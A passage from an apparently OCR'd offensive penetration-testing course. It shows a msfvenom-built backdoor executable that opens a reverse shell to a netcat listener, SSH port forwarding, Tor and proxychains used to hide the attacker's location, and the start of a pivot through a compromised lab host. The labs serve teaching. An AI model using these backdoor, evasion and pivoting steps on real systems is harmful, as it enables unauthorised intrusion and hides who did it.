
The publisher could not be verified. Are you sure you want to run this software?

Name: revs.exe
Publisher: Unknown Publisher
Type: Application
From: C:\Documents and Settings\owned\My Documents\...

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?


Step 20: It gives a reverse shell on the listener in the Kali machine



```
root@kali:~/Desktop/Files# nc -nlvp 1122
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1122
Ncat: Listening on 0.0.0.0:1122
Ncat: Connection from 10.211.55.4.
Ncat: Connection from 10.211.55.4:1093.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\owned\My Documents\Downloads>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 10.211.55.4
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.211.55.1

C:\Documents and Settings\owned\My Documents\Downloads>
```

Step 21: You can also run different programs on the Windows machine instead of getting a reverse shell when the exe file is executed by specifying payload in the msfvenom command as: -p windows/exec cmd=calc.exe

Step 22: On running this it will open a Calculator on the Windows XP machine.



Step 23: There are several payloads available that can be used in place of shell_reverse_tcp. You can search for payload in the Metasploit by using the command: show payloads.

Step 24: You can combine any exploit and payload using msfvenom. That is why msfvenom is more useful than Metasploit console.

Lab Questions:

Question 1: Can you generate backdoors in an executable format with msfvenom?

Question 2: Can we actually gain remote control through this attack?

Instructor: Alejandro Guinea

Teaching Assistant: Ailoje John Ojo

Offensive Penetration Testing Module 5.7 – Tunneling

Description: In this lab, the students will learn the concepts of Tunneling using port forwarding concepts between an SSH server and a client as well as advanced concepts using tor and proxy chains to hide and prevent actual location detection. It is necessary to note that these concepts must be used ethically.


There are 3 basic Tunneling types;
Local Port Forwarding
Reverse Port Forwarding
Dynamic Port Forwarding: Use of Tor/Proxy chains

Requirements: We would use a Windows 10 machine as an SSH server. Tunneling concepts must be must be created from an SSH Client and SSH server. Kali VM as Client (ip address: 10.211.55.7)

Step 1:
We can trick firewall to think we are connecting to a different port that is not blocked in our local network. For example, if Port 21 is blocked locally we can use another open port say 8181 to connect to the running ftp service.


Enter Command below and input credentials

ssh-L 8181:10.211.55.7:21 alejandro@10.211.55.7


root@kali: ~/Desktop/Files
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/Files
root@kali: ~/Desktop/Files
root@kali: ~/Desktop/Files


```
root@kali:~/Desktop/Files# ssh -L 8181:10.211.55.7:21 alejandroguinea@10.211.55.7
alejandroguinea@10.211.55.7's password:
```

Step 2:
First verify nothing is listening on that port using the command;
netstat -antp | grep 8181


root@kali: ~/Desktop/Files
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/Files
root@kali: ~/Desktop/Files
root@kali: ~/Desktop/Files


```
oot@kali:~/Desktop/Files# netstat -antp | grep 8181
oot@kali:~/Desktop/Files#
```

We can observe that connection is already listening on port 8181 on local machine so we can connect via ftp


root@kali: ~/Desktop/Files
root@kali: ~/Desktop/Files
Administrator: c:\windows\system32\cmd.exe


```
root@kali:~/Desktop/Files# netstat -antp | grep 8181
root@kali:~/Desktop/Files# netstat -antp | grep 8181
tcp        0      0 127.0.0.1:8181          0.0.0.0:*               LISTEN      10987/ssh
tcp6       0      0 ::1:8181                :::*                    LISTEN      10987/ssh
root@kali:~/Desktop/Files# 
```

Step 3:
We connect into ftp using the command below from our local machine through the listening port 8181




```
root@kali:~/Desktop/Files# ftp 127.0.0.1 8181
Connected to 127.0.0.1.
220 Microsoft FTP Service
Name (127.0.0.1:root): alejandroguinea
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

Step 4:
Remote/Reverse Tunneling
This is the process of accessing the local port running a service from outside the local network
Enter the command below;




```
root@kali:~/Desktop/Files# ssh -R 8181:localhost:9392 alejandroguinea@10.211.55.7
alejandroguinea@10.211.55.7's password: █
```

Step 5:
Verify on Windows machine it is listening on port 8181 by typing the netstat command below;



```
C:\Users\alejandroguinea\Desktop>netstat -anob | find "8181"

C:\Users\alejandroguinea\Desktop>netstat -anob | find "8181"
  TCP    127.0.0.1:8181         0.0.0.0:0              LISTENING
 10224
  TCP    [::1]:8181             [::]:0                 LISTENING
 10224
```


Step 6:
You can connect dynamically to a tunnel which is more popular using the command below




```
^Croot@kali:~/Desktop/Files# ssh -D 8181 alejandroguinea@10.211.55.7^C
root@kali:~/Desktop/Files# █
```

Step 7:
However you may want to use a proxy such as socks 5 or use tor network which is like a proxy chain but must first install tor in your kali machine using *apt-get install tor* command and pass your traffic through the tor network

service tor start
service tor status




```
root@kali:~/Desktop/Files# service tor start
root@kali:~/Desktop/Files# service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
   Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: disabled)
   Active: active (exited) since Thu 2019-09-19 07:28:28 CST; 1h 40min ago
  Process: 8470 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
 Main PID: 8470 (code=exited, status=0/SUCCESS)
```



```
Sep 19 07:28:28 kali systemd[1]: Starting Anonymizing overlay network for TCP (multi-instance-master)...
Sep 19 07:28:28 kali systemd[1]: Started Anonymizing overlay network for TCP (multi-instance-master).
root@kali:~/Desktop/Files# netstat -antp | grep 9050
tcp        0      0 127.0.0.1:9050          0.0.0.0:*               LISTEN      8476/tor
root@kali:~/Desktop/Files#
```

Step 8:
You can use proxy chains to pass your traffic through the tor proxy, tor listens by default on port 9050
This we can verify by entering the command;
netstat -antp | grep 9050




```
root@kali:~/Desktop/Files# netstat -antp | grep 9050
tcp        0      0 127.0.0.1:9050          0.0.0.0:*               LISTEN      8476/tor
root@kali:~/Desktop/Files#
```


Step 9:
Next we tell all our programs to connect to that proxy using proxy chains and configure it using proxy chains version 3 which is about the latest at this time of recording

Enter the command below
nano /etc/proxychains.conf

Next verify it is listening on port 9050



```
root@kali:~/Desktop/Files# netstat -antp | grep 9050
tcp        0      0 127.0.0.1:9050          0.0.0.0:*               LISTEN      8476/tor
root@kali:~/Desktop/Files#
```




```
GNU nano 3.2                              /etc/proxychains.conf

# proxychains.conf  VER 3.1
#
#        HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#

# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
                                    [ Read 65 lines ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  M-E Redo       M-6 Copy Text
```

Different methods can be used for proxy chains connection such as dynamic, random and strict chain but dynamic is most used;

Note DNS leak is enabled by default using proxy_dns to protect if your ip address changes during a task such as penetration test


Step 10:
Enable proxy chains with command below;
proxychains firefox



```
<><>-OK
<><>-OK
|DNS-response| cm.g.doubleclick.net is 172.217.1.34
|DNS-response| us-u.openx.net is 35.244.140.139
|D-chain|-<>-127.0.0.1:9050-<><>-35.244.140.139:443-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-35.244.140.139:443-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:8080-<--denied
|D-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:8080-<--denied
```

Confirm location has changed on Firefox by browsing to https://mylocation.org/


You can obtain a new ip from tor by using the command to restart service below;
service tor restart



```
root@kali:~/Desktop/Files# service tor restart
root@kali:~/Desktop/Files#
```

next enter *proxychains firefox* and you obtain a new ip address

Step 11:
You can use proxy chains to perform any operations such as nmap scans
See example with command below;



```
root@kali:~/Desktop/Files# proxychains nmap -sV -p22 10.211.55.7
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-19 09:16 CST
|D-chain|-<>-127.0.0.1:9050-<>-127.0.0.1:9050-<--denied
|D-chain|-<>-127.0.0.1:9050-<><>-10.211.55.7:22-<--denied
|D-chain|-<>-127.0.0.1:9050-<><>-10.211.55.7:22-<--denied
Nmap scan report for windows-10-pro-x64.shared (10.211.55.7)
Host is up (0.00035s latency).

PORT   STATE SERVICE    VERSION
22/tcp open  tcpwrapped
MAC Address: 00:1C:42:AC:02:04 (Parallels)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
root@kali:~/Desktop/Files# 
```

<u>Post Assessment Questions:</u>
1. What is the difference between reverse and Dynamic Port Forwarding?
2. Can we actually gain remote control through this attack?

<u>Answer</u><u>s</u>
1. Reverse port forwarding is telling a remote server to connect back to your local machine through a different port or to a service while dynamic is using a proxy chain or using a proxy service to pass traffic.

2. You can control remotely through this kind of technique/attack.

Instructor: Alejandro Guinea

Teaching Assistant: Ailoje John Ojo

Offensive Penetration Testing Module 5.8 – Lateral and Vertical Movement

Description:


In this Lab students will learn the concepts of taking advantage of an already compromised machine to access other juicy service or a database that may be existing in another VLAN or network segment that our attacker machine cannot normally reach. Then we use the concepts of lateral and vertical movement to channel our traffic through that machine to reach other parts of the network to gain access to hosts and services.
This lesson uses concepts learnt in dynamic tunneling in the previous lesson as such it is a necessary to revisit lesson 5.7 for a proper understanding and follow through.

Requirements:
An already compromised machine say Windows XP with username and password enabled with Firewall rules to allow only traffic coming from ip address ending with .7
An attacker machine-Kali Linux

Learning Objective:
To understand the concepts behind this technique and apply some concepts to implement this technique


Step 1:
We create a dynamic tunnel(review section 5.7)
ssh -D 8181 alejandroguinea@10.211.55.7

Step 2:
Confirm proxy chains is set to dynamic by confirming the proxy list using nano /etc/proxychain.conf file




```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5  127.0.0.1 8181

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  M-E Redo
```

Step 3:
nmap scan of the host shows it is blocking ping attempts to port 139 and SMP protocol on 445




```
root@kali:~/Desktop/Files# nmap -sV -p139,445 10.211.55.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-21 08:58 CST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.67 seconds
root@kali:~/Desktop/Files# 
```

Step 4:
We go through our dynamic tunnel using proxy chains and perform the nmap scan again and achieve success by redirecting the traffic through a trusted source being the windows 10 machine

